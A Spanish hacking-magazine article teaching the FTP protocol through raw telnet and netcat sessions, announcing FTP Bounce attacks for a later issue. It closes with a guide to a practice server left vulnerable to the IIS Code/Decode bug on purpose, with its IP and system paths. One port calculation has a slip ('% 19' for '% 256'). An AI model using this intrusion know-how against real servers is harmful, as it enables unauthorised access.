Toda la existencia de la serie RAW se remonta a hace ya un año, cuando escribía por amor al arte en lugar de hacerlo para ninguna revista. Por aquel entonces escribía una serie de tutoriales sobre técnicas concretas de "hacking", algunos de los cuales podéis bajar directamente del foro de la revista en **www.hackxcrack.com**. Un buen día, me disponía a redactar un tutorial sobre **FTP Bounce**, una técnica que básicamente consiste en utilizar un servidor FTP ajeno como puente para realizar conexiones "anónimas" a cualquier otra máquina, cuando me di cuenta de que para poder escribirlo tenía que dar por hecho que los lectores conocían el protocolo FTP en profundidad, así como otros protocolos. Viendo que el tema iba a ser demasiado avanzado si no se conocían los conceptos previos, decidí comenzar una nueva serie que tratase sobre protocolos, entre los cuales incluiría, por supuesto, el FTP. Casualmente, me encontré entonces con la revista, y fue así como nació la serie RAW. :-)

Asi que, sin más preámbulos, voy al fin a redactar el artículo que me llevó a todo esto. Para ello empezaré detallando el funcionamiento del protocolo, para luego explicar una serie de técnicas para explotar los problemas de seguridad del mismo.

1. EL PROTOCOLO FTP

1.1. Mecánismo básico del FTP

Si buscamos el término "FTP" en la base de datos de **RFC**s (www.rfc-editor.org), encontraremos una lista bastante extensa de documentos que tratan directa o indirectamente sobre este protocolo. Y no nos debería extrañar mucho, si nos fijamos en que el **RFC 114** *(ftp://ftp.rfc-editor.org/in-notes/rfc114.txt)*, donde se encuentra la primera definición del protocolo, se remonta nada menos que al año ¡¡**1971**!!

Desde luego, poco tiene que ver ese primer protocolo de transferencia de archivos (**F**ile **T**ransfer **P**rotocol) con el que utilizamos actualmente, pero esto no deja de ser una prueba de la necesidad e importancia de este protocolo.

El **RFC actual de FTP** (ya que el 114 está más que obsoleto) es el **RFC 959** (ftp://ftp.rfc-editor.org/in-notes/rfc959.txt).

Entre la maraña de RFCs que tratan directa o indirectamente sobre FTP, podríamos hablar al menos de 2 interesantes. El **RFC 2577** *(ftp://ftp.rfc-editor.org/in-notes/rfc2577.txt)* nos habla de algunos de los **problemas de seguridad** del protocolo FTP, aunque de eso ya os hablaré yo con mucho más detalle en este artículo ;-). El **RFC 2228** *(ftp://ftp.rfc-editor.org/in-notes/rfc2228.txt)* nos habla de una

extensión con comandos adicionales para hacer el protocolo más seguro, aunque yo personalmente no me he encontrado con ningún servidor FTP que los implemente :-).



Ya hemos hablado...

Ya hemos hablado en anteriores números sobre qué son los RFC, si deseas más información te recomendamos que visites ***http://www.rfc-es.org/***
En esta WEB, multidud de colaboradores están traduciendo al español los RFC. Tienes ya muchos a tu disposición :)

Para aquellos a los que ni siquiera les suene lo que es el FTP, lo resumo diciendo que es un protocolo que permite que un usuario remoto se conecte al disco duro de una máquina para poder ver, bajar, y subir archivos al mismo. Por supuesto, el administrador del servidor FTP será el que decida qué usuarios pueden bajar, subir, y ver qué archivos.



En nuestra Web...

En nuestra WEB (www.hackxcrack.com), nada mas entrar, tienes el enlace al Número 1 de esta publicación. Descargarás de forma totalmente gratuita la revista en formato PDF donde se explican bastantes cosas sobre los Servidores FTP y los Clientes FTP

1.1.1. Comandos FTP de alto nivel

El protocolo FTP se parece al IRC en el sentido de que existe una capa de **comandos** por encima de la capa raw, que es la que se utiliza cuando conectamos a un servidor mediante un cliente en consola (ventana MS-DOS o shell de *NIX). El objetivo de este artículo es hablar de la capa raw, por lo que haré sólo una pasada rápida por los comandos de alto nivel.

Vamos a verlo todo con un ejemplo práctico.

Empezaremos abriendo una consola, es decir, una ventana MS-DOS en Windows, o una shell en Linux/Unix (si no sabes abrir una Ventana de Comandos, lee los números anteriores y/o pregunta en nuestro foro --> www.hackxcrack.com).
Ahora vamos a conectar con un servidor FTP clásico, que es el de Rediris. Para ello escribimos:

ftp ftp.rediris.es

```
pyc@Poseidon:~
File  Edit  View  Terminal  Go  Help
[pyc@Poseidon pyc]$ ftp ftp.rediris.es
Connected to ftp.rediris.es (130.206.1.5).
220-=(<*>)=-.:. (( Welcome to ftp.rediris.es )) .:.-=(<*>)=-
220-You are user number 529 of 1500 allowed
220-<<
220-Bienvenido al FTP an?nimo de RedIRIS.
220-Welcome to the RedIRIS anonymous FTP server.
220-
220-Este servidor FTP se ejecuta en una Ultra Enterprise 450 con 4
220-procesadores y dos arrays de discos Sun StoreEdge T3 y un A5000
220-con una capacidad de aproximadamente un Terabyte. Uno de los
220-arrays T3 ha sido donado por Sun Microsystems.
220-This server runs on a 4-processor Sun Ultra Enterprise 450
220-connected to two Sun StoreEdge T3 and an A5000 disk arrays totalizing
220-1+ Therabyte. One of the arrays was donated by Sun Microsystems.
220-
220-Este FTP es de acceso p?blico y funciona gracias a la infraestructura
220-(m?quinas y t?cnicos) de Red y Sistemas de Informaci?n de RedIRIS;
220-es accesible desde todo el mundo gracias a todas las personas
220-involucradas en el desarrollo de la Internet.
220->>
220-Local time is now 13:28 and the load is 0.63. Server port: 21.
220-Only anonymous FTP is allowed here
220 You will be disconnected after 5 minutes of inactivity.
Name (ftp.rediris.es:pyc):
```

Como vemos, nos aparece un texto de bienvenida, y a continuación nos pide el nombre de usuario:

Name (ftp.rediris.es:pyc):

Como nos dice en el mensaje de bienvenida, este servidor sólo admite usuarios anónimos. Para entrar como usuario anónimo, el nombre de usuario que debemos utilizar es **anonymous**, y como password podemos poner cualquier cosa:

Name (ftp.rediris.es:pyc): anonymous
...
331 Any password will work
Password: a

Tras introducir el nombre de usuario y el password, ya estamos dentro. A partir de ahora podemos empezar a lanzar comandos para ver,

subir, y bajar los archivos.

Empezaremos viendo qué archivos y directorios hay en donde nos encontramos ahora mismo. Para ello escribimos:

dir

```
pyc@Poseidon:~
File  Edit  View  Terminal  Go  Help
ftp> dir
227 Entering Passive Mode (130,206,1,5,151,180)
150 Accepted data connection
drwxr-xr-x   15 infoadmi infoadmi       512 May 19 12:53 .
drwxr-xr-x   15 infoadmi infoadmi       512 May 19 12:53 ..
-rw-r--r--    1 infoadmi infoadmi       975 Oct  1  2002 .banner
lrwxrwxrwx    1 infoadmi infoadmi        13 Feb 22  2002 debian -> mirror/debian
lrwxrwxrwx    1 infoadmi infoadmi        20 Feb 22  2002 debian-non-US -> mirror/debian-non-
US
drwxr-xr-x    4 infoadmi infoadmi       512 Feb 22  2002 docs
drwxr-xr-x    2 infoadmi infoadmi       512 Aug  7  2001 etc
drwxr-xr-x    3 infoadmi infoadmi       512 May  5 17:58 immunix
d-wx------    9 ftp      infoadmi     27136 May 19 13:26 incoming
lrwxrwxrwx    1 infoadmi infoadmi         7 Feb 22  2002 infoiris -> rediris
-rw-r--r--    1 infoadmi infoadmi 210251027 May 19 12:45 ls-lR
-rw-rw-r--    1 infoadmi infoadmi  37757524 May 19 12:53 ls-lR.Z
-rw-rw-r--    1 infoadmi infoadmi  25611165 May 19 12:49 ls-lR.gz
drwxr-xr-x   11 infoadmi infoadmi      2048 May 18 18:03 mirror
drwx--x--x    2 infoadmi infoadmi       512 Apr 29 19:34 outgoing
drwxr-xr-x    4 infoadmi infoadmi       512 Feb 21 18:13 pub
drwxrwxr-x    4 infoadmi infoadmi       512 May 14 18:21 redhat
drwxr-xr-x   20 infoadmi infoadmi       512 Feb 22  2002 rediris
drwxr-xr-x   79 infoadmi infoadmi      2560 May 18 18:04 sites
drwxrwxr-x    2 infoadmi infoadmi       512 Apr 29 18:18 sites2
drwxrwxr-x   11 infoadmi infoadmi       512 Aug  9  2002 software
drwxr-xr-x    3 infoadmi infoadmi       512 Aug  5  2002 sun
-rw-r--r--    1 infoadmi infoadmi       761 Jul 31  2002 welcome.msg
226-Options: -a -l
226 23 matches total
ftp>
```

Como vemos, nos muestra los archivos con el mismo formato que un **ls -la** de Linux/Unix. Podéis repasar los artículos sobre Linux de números anteriores de la revista si no os aclaráis con este listado.

De momento nos interesa el directorio **pub**, porque ahí es donde típicamente se encontrarán los archivos disponibles para el público. Así que hacemos:

cd pub

Una vez en el directorio pub hacemos de nuevo:

dir

Y vemos que hay un directorio **linux**. Nos metemos ahí con:

cd linux

Hacemos un nuevo **dir** y vemos un directorio **distributions**:

cd distributions

Ya estamos aquí, pero hemos empleado tanto en comando cd que ya ni sabemos donde estamos. Si escribimos ahora:

pwd

Nos dirá en qué directorio nos encontramos en estos momentos:

257 "/pub/linux/distributions" is your current location

Queremos bajarnos la distribución de Linux de **RedHat**, así que buscamos su directorio, pero... ¡ojo! Como podemos ver, se trata de un **link**:

lrwxrwxrwx 1 infoadmi infoadmi 22 Feb 22 2002 redhat -> ../../../mirror/redhat

Por lo que si ahora hacemos:

cd redhat

Si a continuación escribimos:

pwd

Nos responderá lo siguiente:

257 "/mirror/redhat" is your current location

Ya que hemos hecho un salto directo hasta ese directorio en lugar de habernos movido paso a paso con varios comandos cd.

Unos cuantos movimientos mas:

cd redhat
cd redhat-9-en

cd iso
cd i386

Y, tal y como vemos con un **dir**, ya hemos llegado donde están las **imágenes ISO** de los 3 CDs de Red Hat 9.0.

Vamos a bajarnos el primer CD, para lo cual vamos a empezar por indicarle a nuestro cliente de FTP que nos muestre el **progreso del download**. Para ello escribimos:

hash

Si no hiciésemos esto, mientras se bajasen los cientos de megas que ocupa cada ISO nuestra consola no mostraría ningún tipo de mensaje, por lo que no podríamos saber si se nos ha colgado o si sigue bajando todavía. La respuesta ante ese comando:

Hash mark printing on (1024 bytes/hash mark).

Nos dice que nos mostrará una marca cada vez que mueva 1024 bytes, es decir, **1KB**. Otro paso importante es decirle a nuestro cliente que los datos que vamos a bajar no son texto, si no un archivo **binario**. Para ello escribimos:

bin

En realidad este comando no suele ser necesario, ya que se suele configurar automáticamente, pero nunca está de más indicarlo explícitamente para evitar desagradables sorpresas después de varias horas de download.

Una vez completados estos 2 pasos previos, ya sólo basta que hagamos:

get shrike-i386-disc1.iso

Y comenzará el download del primer CD deRed Hat 9. :-)

local: shrike-i386-disc1.iso remote: shrike-i386-disc1.iso
227 Entering Passive Mode (130,206,1,5,127,9)
150-Accepted data connection
150 653312.0 kbytes to download
##

Todos esos caracteres **#** son las marcas de 1KB que activamos previamente con el comando hash.

Una vez terminados nuestros downloads, podemos cerrar la sesión con el comando:

bye

1.1.2. Cómo se transfieren los datos

¿Qué es lo que hacen el cliente y el servidor de ftp cuando ejecutamos un comando **get** (o un comando **put**, que es el equivalente a get pero para subir archivos en lugar de bajar)?

Cuando nos conectamos a un servidor de FTP lo que estamos haciendo en principio es establecer una conexión **TCP/IP** con su puerto **21** (al menos así lo indica el estándar, pero luego cada uno puede montar su servidor en el puerto que quiera). A través de esa conexión enviamos los **comandos** y recibimos la respuesta a los mismos (ver ilustración en la página siguiente).



Todo esto es muy sencillo hasta aquí, sobre todo para nosotros que ya somos expertos en la materia de los protocolos. Pero la complicación viene cuando hacemos una de estas 3 cosas:

- Pedir un **listado** de archivos (comando **dir**).
- **Bajar** un archivo (comando **get**).
- **Subir** un archivo (comando **put**).

El resultado de cada una de estas 3 acciones puede implicar un envío masivo de datos, por lo que, lo que se hace es establecer una nueva conexión cada vez que hay que realizar una de estas transferencias. El cliente y el servidor se pondrán de acuerdo acerca de cómo establecer esa **nueva conexión TCP/IP** y, una vez establecida, será a través de esa conexión por donde se enviarán los **datos**.





Si no has tenido...

Si no has tenido oportunidad de leerte el número 1 de Hack x Crack, este es el momento. Quedas advertido ;p


1.1.3. El famoso modo pasivo

Ya se ha hablado en la revista acerca de la diferencia entre los modos pasivo y activo (llamémoslo así) de FTP, pero os lo recuerdo brevemente.

Como he dicho en el punto anterior, el cliente y el servidor se tienen que poner de acuerdo sobre **cómo establecer el canal de datos**. No hay que pensar mucho para deducir que sólo hay dos formas de hacer esto:

- Que el **cliente** abra un puerto para que el servidor se conecte a él para la transferencia de los datos.
- Que sea el **servidor** el que abra el puerto para que el cliente se conecte a él.

El primer sistema es el que se llama modo activo, y el segundo es el modo pasivo. Ya veremos más adelante cómo se llega a este acuerdo en detalle.



Ojo! No confundamos en esta ilustración el sentido de la flecha con el sentido del flujo de los datos. La flecha representa el sentido del establecimiento de la conexión, pero los datos

circulan en el mismo sentido independiente mente de cómo se establezca la conexión, tal y como vemos por las rayitas que imprimen velocidad al "archivo" del dibujo. :-)

1.2. Comandos RAW de FTP

Vamos ya con lo nuestro, que son los comandos raw. ;-)

1.2.1. Establecimiento de la conexión

Una vez calentados los motores de nuestra aplicación de **Telnet**, lanzamos la siguiente conexión:

telnet ftp.rediris.es 21

Como vemos, el **puerto** estándar para FTP es el **21**.

1.2.2. Autenticación

Los datos de autenticación circularán sin ninguna encriptación ni codificación, por lo que no es necesario montar ningún jaleo para enviar el password como hacíamos con el protocolo **SMTP** (¿recordáis la aplicación base64?) o con la codificación de IPs en **DCC**.
Para establecer la conexión anónima basta con que lancemos dos comandos:

USER anonymous
PASS a

Si la conexión no fuese anónima, pondríamos el nombre de usuario y el password correspondientes.

1.2.3. Listado de archivos a lo cutre

El funcionamiento de un simple **DIR** es bastante más complicado de lo que puede parecer en un principio, por lo que de momento sólo veremos una forma sencilla de hacer el listado, y más adelante explicaré cómo funciona realmente el **DIR**.

Una vez que estamos dentro de Rediris, nos encontraremos en el directorio raíz (del FTP, claro, no del sistema), así que si hacemos:

STAT .

Veremos el listado del directorio **/**, que es donde nos encontramos. Supongo que no hará falta que os recuerde que **.** se refiere siempre al directorio en el que te encuentras, y **..** es el directorio anterior al que te encuentras dentro del árbol de directorios.
Podemos hacer también un listado con un path absoluto:

STAT /pub/linux



Sobre el directorio...

Sobre el directorio RAIZ de un Servidor FTP: Los que hace tiempo siguen nuestra publicación ya conocen perfectamente esto, pero para los que no... ... Cuando instalamos en nuestro equipo un Software Servidor FTP, uno de los parámetros que nos pide es el Directorio Raiz (una carpeta que crearemos donde queramos en nuestro disco duro). Cuando pongamos en marcha el Servidor FTP y alguien del exterior se conecte a nuestro equipo aparecerá en esa carpeta (Directorio Raiz) y verá todo lo que hay en esa carpeta, pero no podrá escapar de ella para ver el resto de nuestro disco duro (explicado en el número 1 de Hack x Crack).

1.2.4. Moviéndonos por los directorios

Para implementar internamente el comando **CD** existen en realidad 2 comandos raw diferentes, que son: **CWD** y **CDUP**.

El comando **CWD** (**C**hange **W**orking **D**irectory) sirve para movernos directamente a cualquier

directorio, mientras que el comando **CDUP** sirve para ir tan sólo al directorio anterior dentro del árbol directorios. Es decir, **CDUP** es equivalente a **CD ..**

Para verlo con un ejemplo, recordemos que acabamos de conectarnos al FTP de Rediris, donde sabemos que hay un directorio **pub**. Así que podemos hacer directamente:

CWD pub

A lo que el servidor nos responde:

250 OK. Current directory is /pub

Si ahora hacemos:

CDUP

Nos responderá:

250 OK. Current directory is /

Desde aquí podemos hacer directamente:

CWD pub/linux

Nos responderá diciendo:

250 OK. Current directory is /pub/linux

Pero aún así nosotros podemos comprobar el directorio en el que nos encontramos en cualquier momento utilizando el comando:

PWD

Y nos responderá:

257 "/pub/linux" is your current location

También podemos hacer saltos a directorios absolutos, como por ejemplo:

CWD /redhat

Al anteponer la **/** hacemos que el salto al directorio sea directo, a pesar de que estuviéramos previamente en /pub/linux.

1.2.5. Borrado y renombrado de archivos

Generalmente, es muy raro que en las cuentas anónimas de FTP (en las que se entra con usuario anonymous, como en la que estamos usando de ejemplo) haya permisos de borrado de archivos, o incluso simplemente permiso para subir archivos.

A veces lo que si que podemos encontrar es un único directorio destinado a los uploads de los usuarios anónimos, donde sí que habrá estos permisos.

En cualquier caso, a nadie le hará gracia que experimentéis con estos comandos en su servidor, por lo que os aconsejo que os montéis vuestro propio servidor para pruebas, o bien que utilicéis el de algún amigo.

Para **borrar** un archivo usaremos el comando **DELE**:

DELE nombrearchivo

Y para **renombrar** el archivo nombre.old a nombre.new tendremos que usar 2 comandos consecutivos:

RNFR nombre.old
RNTO nombre.new

1.2.6. Creación y destrucción de directorios

Si tenemos los permisos necesarios, también podremos crear nuestros propios directorios con el comando **MKD**:

MKD nombredirectorio

O borrarlo con el comando **RMD**:

RMD nombredirectorio

1.2.7. Otros comandos

Para empezar, el comando **SYST** supuestamente nos muestra el **sistema operativo** que corre en el servidor, pero aquí el administrador o el software del servidor pueden haber puesto cualquier cosa, por lo que no es una fuente fiable de información. Por ejemplo, ante un:

SYST

Podría responder algo como esto:

215 UNIX Type: L8

Otro comando es el **NOOP** que, como podréis imaginar, no hace absolutamente nada, pero puede ser útil para evitar ser expulsado del servidor por exceso de **idle** (inactividad). Si hacemos:

NOOP

Podemos encontrarnos una interesante respuesta como esta:

200 Zzz...

Un comando que nos puede ser de mucha ayuda es precisamente... el comando **HELP**:

HELP

Vemos que el servidor de Rediris nos responde lo siguiente:

214-The following SITE commands are recognized
CHMOD
IDLE
214 Pure-FTPd - http://pureftpd.org

Como vemos, nos dice 2 cosas. En primer lugar, nos indica que hay 2 **comandos adicionales** implementados en el servidor (CHMOD y IDLE), y en segundo lugar nos indica el software que utiliza el servidor, así como su página web.

Con respecto a los comandos adicionales, tenemos aquí un ejemplo de los clásicos comandos **SITE**, que son utilizados por algunos servidores de FTP para aumentar la funcionalidad. Algunos servidores, como **GLFTPD** (www.glftpd.org y www.glftpd.com) basan prácticamente toda su administración en los comandos **SITE**. Es decir, el administrador configura el servidor desde la propia cuenta de FTP, mediante comandos especiales.

Vemos que en Rediris hay 2 comandos **SITE** disponibles para los usuarios anónimos. Por supuesto, es de suponer que el administrador del server FTP de Rediris dispondrá de muchísimos comandos **SITE** más que le permitirán administrar todo el servidor remotamente.
Por ejemplo, si hacemos aquí:

SITE IDLE 100

Haremos que el **timeout por inactividad** en nuestra sesión sea de 100 segundos. Los comandos **SITE** dependen de cada software, y son innumerables, por lo que se sale del tema explicarlos aquí. :-)

1.2.8. Empezamos con la chicha: el listado de archivos como dios manda

En realidad el comando **DIR** no funciona mediante el comando raw **STAT**, si no con un mecanismo más complejo, tal y como expliqué a grandes rasgos al principio del artículo. Vamos a ver cómo conseguirlo, tanto utilizando modo pasivo, como utilizando modo activo.

1.2.8.1. Listado en modo pasivo

En modo pasivo será el servidor el que abra elpuerto para establecer el canal de datos, por lo que lo único que tenemos que decirle al servidor es que queremos establecer un canal para alguna transferencia. Para ello basta con que ejecutemos el comando **PASV**:

PASV

A lo cual nos responderá con 6 números, cada uno de ellos en **base 256**:

227 Entering Passive Mode (130,206,1,5,190,189)

Los 4 primeros números nos indican la **IP del servidor**, y los dos siguientes nos indican el **número de puerto** que ha abierto el servidor para establecer el canal de datos.

Si recordamos del artículo anterior la decodificación en base 256 sabremos que el número **190.189** en base 256 equivale en base decimal a:

190*256 = 48640

48640 + 189 = **48829**

Así que el puerto será el **48829**.

Ahora sólo nos falta decirle al servidor qué queremos que se transfiera a través de ese canal de datos. En este caso, lo que queremos que transfiera es el listado de archivos de un directorio, por lo que ejecutamos el comando **LIST**:


LIST

Con esto el servidor ya no sólo tiene el puerto 48829 a la escucha, si no que además tiene los datos preparados para ser enviados al primero que se conecte a ese puerto... ¿he dicho al primero? ... ;-)

Ahora solo falta que lancemos un nuevo **telnet** (sin cerrar el anterior):

telnet 130.206.1.5 48829

Y... ¡hop! En la nueva ventana de telnet aparecerá el listado. :-)



1.2.8.2. Listado en modo activo

Espero que el modo pasivo no os pareciera complicado, porque el activo lo es quizá aún más.

En este caso somos nosotros los que tenemos que tener un puerto abierto en escucha para establecer el canal de datos. Para hacer esto podemos utilizar el famoso **netcat**, que ya controlaréis gracias a otros artículos de la revista: ;-)

nc -vv -l -p 5100

Este comando, como ya sabemos, pone en escucha el puerto 5100.

Vamos a empezar codificando el número 5100 en **base 256**. Si recordamos el artículo anterior, será:

5100 / 256 = **19**'...

5100 % 19 = **236**

Por tanto, 5100 en base 256 será **19.236**.

Supongamos que nuestra **IP pública** es **213.125.12.12**. Si ahora ejecutamos en el FTP el comando:

PORT 213,125,12,12,19,236

Le estaremos diciendo al servidor que hemos abierto un puerto en escucha para establecer un canal de datos. El puerto será el 19.236 en base 256, es decir, el 5100 en base 10. La IP será la que le hemos indicado, es decir, 213.125.12.12. ¿No os suena esto de que seamos nosotros los que especificamos la IP y el puerto a los que se tiene que conectar a algo que ya conté en el artículo sobre DCC? ;-)

A continuación, le decimos al servidor qué queremos que se transfiera a través de ese canal de datos. En este caso es el listado de archivos, por lo que lanzamos el comando **LIST**:

LIST

En ese instante, en nuestro netcat veremos aparecer todo el listado. :-)

Un momento... ¿como que no? Vaya... **no te funciona**, ¿eh? :-m

¿No será que estás detrás de un **router**? Si es así, es probable que tu router haga **IP masquerading**, por lo que la IP que tienes que indicar en el comando **PORT** no es tu IP pública, si no tu **IP privada** (la de tu red local). Tu router automáticamente modificará ese dato para que lo que llegue al servidor de Rediris sea en realidad tu IP pública. Por tanto, si tu IP privada fuese **192.168.1.1** en el ejemplo, ésta sería la secuencia de comandos:

nc -vv -l -p 5100
PORT 192,168,1,1,19,236
LIST



Hemos tratado...

Hemos tratado MUCHAS veces en esta publicación todo lo relacionado con IPs Públicas, IPs Privadas, etc. Si tienes dudas pregunta en nuestro foro :)

1.2.9. Listado de nombres

Si queremos un listado más simple, en el que sólo se nos muestren los nombres de los archivos, y no todos sus permisos, podemos utilizar el comando **NLST** en lugar de **LIST**. Sería así para **modo pasivo**:

PASV
227 Entering Passive Mode (130,206,1,5,190,189)
NLST
telnet 130.206.1.5 48829

Y así para **modo activo**:

nc -vv -l -p 5100
PORT 192,168,1,1,19,236
NLST

El **NLST** lo utiliza internamente el comando **MGET** para manejar más fácilmente la lista de archivos para el download múltiple.

1.2.10. Bajando archivos (get)

Para implementar en raw el comando **get** hay que hacer alguna cosilla más que para el **dir**. La cuestión está en que el estándar proporciona varios sistemas diferentes de representación de la información, aunque básicamente podemos considerar sólo 2:

Ascii (tipo A) – Se utiliza para transmisiones de texto, como por ejemplo los listados, y no es válido para transmitir archivos binarios, como por ejemplo un ejecutable.
Binario (tipo I) – Es el modo que se utiliza habitualmente para bajar un archivo. Es el modo que se activa cuando ejecutamos el comando **bin**.

Por tanto, lo habitual es que el servidor esté por defecto en **tipo A**, y que cuando queramos hacer un get o un put de un archivo le indiquemos que utilice el **tipo I**.

Si tenéis curiosidad acerca del motivo por el cual se utilizan diferentes representaciones para el texto y para los archivos, tened en cuenta que el **código ascii** estándar consta tan sólo de 128 carácteres, los cuales se pueden representar con sólo **7 bits**, mientras que los datos de un archivo están formados por bytes, es decir, necesitan **8 bits** para ser representados.

Así que ésta sería la secuencia de comandos para hacer un download del archivo lco.iso en **modo pasivo**:

TYPE I
200 TYPE is now 8-bit binary
PASV
227 Entering Passive Mode (130,206,1,5,190,189)
RETR lco.iso
telnet 130.206.1.5 48829 > lco.iso
150-Accepted data connection
150 3430 kbytes to download
226-File successfully transferred
226 250.9 seconds (measured here), 13.66 Kbytes per second

Aquí observamos una diferencia importante con respecto a los listados, y es que en el **telnet** que abrimos para conectar con el canal de datos hacemos una **redirección de salida a fichero** (**> lco.iso**). Con eso conseguimos que almacene los datos recibidos directamente sobre el archivo lco.iso en nuestro disco duro.

Así de fácil se haría en un sistema **Linux/Unix**. Si, en cambio, queréis guardar los datos en un archivo en sistemas **Windows,** tendréis que configurar vuestra aplicación de telnet para que guarde el **log de la sesión**, y después **renombrar** el archivo **.log** a la extensión que tuviese el archivo original.

Esto mismo en **modo activo**:

nc -vv -l -p 5100 > lco.iso
TYPE I
200 TYPE is now 8-bit binary
PORT 192,168,1,1,19,236
200 PORT command successful
RETR lco.iso
150-Connecting to port 61427
150 3430 kbytes to download
226-File successfully transferred
226 250.9 seconds (measured here), 13.66 Kbytes per second

1.2.11. El resume

Imaginemos que estamos bajando una ISO de 700MB, y cuando llevamos ya bajados 670MB perdemos la conexión por cualquier motivo. ¿Tendríamos que volver a comenzar el download desde cero? Gracias a Dios, el protocolo FTP nos da un comando para evitar que esto ocurra: el comando **REST**.

Supongamos que tenemos un download a medias de un archivo que ocupa 10MB, es decir,

10 * 1024 * 1024 = **10485760 Bytes**. Si nuestro archivo ocupa sólo **987501 Bytes**, que es hasta donde pudimos bajar en la anterior sesión, ésta será la secuencia de comandos para que haga el **resume**:

```
TYPE I
PASV
REST 987501
RETR lco.iso
telnet 130.206.1.5 48829 > lco.iso
```

1.2.12. Subiendo archivos (put)

Aquí se complica un poco más la cosa, ya que ya no nos limitamos a establecer una conexión de datos con el servidor, si no que además tenemos que transferir un archivo nosotros mismos a través de esa conexión.

El comando para subir archivos es **STOR**, y su sintáxis es la misma que la del comando **RETR**. Así que la diferencia más importante con **RETR** es que tenemos que apañárnoslas para transferir el archivo automáticamente a través del canal de datos. Para ello podemos utilizar la **redireccion de entrada desde fichero**, que es lo contrario de lo que hacíamos con el **get**.

Vamos a ver cómo se haría esto en **modo pasivo**:

```
TYPE I
PASV
STOR lco.isonc 130.206.1.5 48829 <
lco.iso
```

Como vemos, aquí no hemos utilizado **telnet** para conectar, si no **netcat**, ya que la **redirección de entrada** no funciona con telnet.

Para hacer esto mismo en **modo activo**:

```
nc -vv -l -p 5100 < lco.iso
TYPE I
PORT 192,168,1,1,19,236
STOR lco.iso
```

1.2.13. Bye bye...

Para terminar con los comandos RAW, tenemos el comando **QUIT**:

QUIT

que, como podemos imaginar sin mucho esfuerzo, sirve para implementar el comando **BYE**, es decir, para cerrar la sesión.

Pero aquí no termina la cosa, ya que aún falta la **segunda parte del artículo**, que es en la que explico diversas técnicas para explotar las carencias de seguridad de este protocolo. Así que estad bien atentos a la revista el próximo mes, que ahora viene lo más interesante. ;-)

Autor: PyC (LCo) // Ilustraciones: MariAn (LCo)

SERVIDOR DE HXC MODO DE EMPLEO

1.- Toma de contacto:

Hack x Crack ha habilitado un Servidor para que puedas realizar las "prácticas de hacking".

Actualmente tiene el BUG del Code / Decode y lo dejaremos así por un tiempo (bastante tiempo ;) Nuestra intención es ir habilitando Servidores a medida que os enseñemos distintos tipos de Hack, pero por el momento con un Servidor tendremos que ir tirando (la economía no da para mas).

2.- ¿Cómo puedo "hackear" el Servidor?

El BUG Code/Decode y la forma de "explotarlo" fue extensamente explicado en los números 2 y 3 de PC PASO A PASO.

En el Servidor corre el Sistema Operativo Windows 2000 Advanced Server con el Software IIS (Software Servidor de Páginas Web) y puedes encontrarlo en la IP 80.36.230.235.

Si quieres acceder a él simplemente tienes que abrir tu navegador preferido (por ejemplo el Internet Explorer) y poner http://80.36.230.235 ---> Si el servidor está ON LINE te encontrarás unos cuantos mensajes: Un saludo de los participantes de Hack x Crack, unas cuantas recomendaciones y todo eso :)

NOTA: Una cosa es acceder al servidor y otra hackearlo para acceder al resto del Sistema. Si lees los números 2 y 3 de PC PASO PASO ten por seguro que podrás hackearlo y acceder a todos los discos duros (y mucho más).

3.- ¿Puedes decirme algo más del Servidor?

3.1 – Discos Duros y Raíz del Sistema Operativo

El Servidor tiene tres discos duros:
* La unidad c: --> Con 2 GB
* La unidad d: --> Con 35 GB (Raíz del Sistema)
* La unidad e: --> Con 40 GB (Disco de los usuarios)

El DISCO C: no tiene nada interesante, es una simple unidad de arranque alternativo.

El DISCO D: es Raíz del Sistema. Eso significa que el Windows Advanced Server está instalado en esa unidad (la unidad d:) y concretamente en el directorio por defecto \winnt\
Por lo tanto, la raíz del sistema está en d:\winnt\

El DISCO E: es donde los usuarios pueden crearse un directorio propio donde guardar sus herramientas de Hacking. Está claro que no podrás crear directorios ni nada si no lo hackeas, ya sabes, repasa los números 2 y 3 de esta publicación.

NOTA: TODO EL CONTENIDO DEL DISCO E SERÁ RESPETADO POR LOS ADMINISTRADORES DEL SERVIDOR. Como ya te puedes imaginar, el Servidor es brutalmente hackeado por los usuarios y para que siga en funcionamiento LO RESTAURAMOS CADA SEMANA. Esto significa que cada semana los discos C y D son borrados y el Sistema Operativo es instalado de nuevo. El disco E es para los lectores y salvo que ocurra un desastre NUNCA SE BORRA, puedes guardar allí tus utilidades. **Se advierte que si subes WAREZ al Servidor, tendremos que borrarlo. Esa es una actividad ILEGAL y podemos buscarnos la ruina.**

3.2 – Raíz del Internet Information Server (IIS)
El IIS, Internet Information Server, es el software Servidor de páginas Web y tiene su raíz en d:\inetpub (el directorio por defecto)

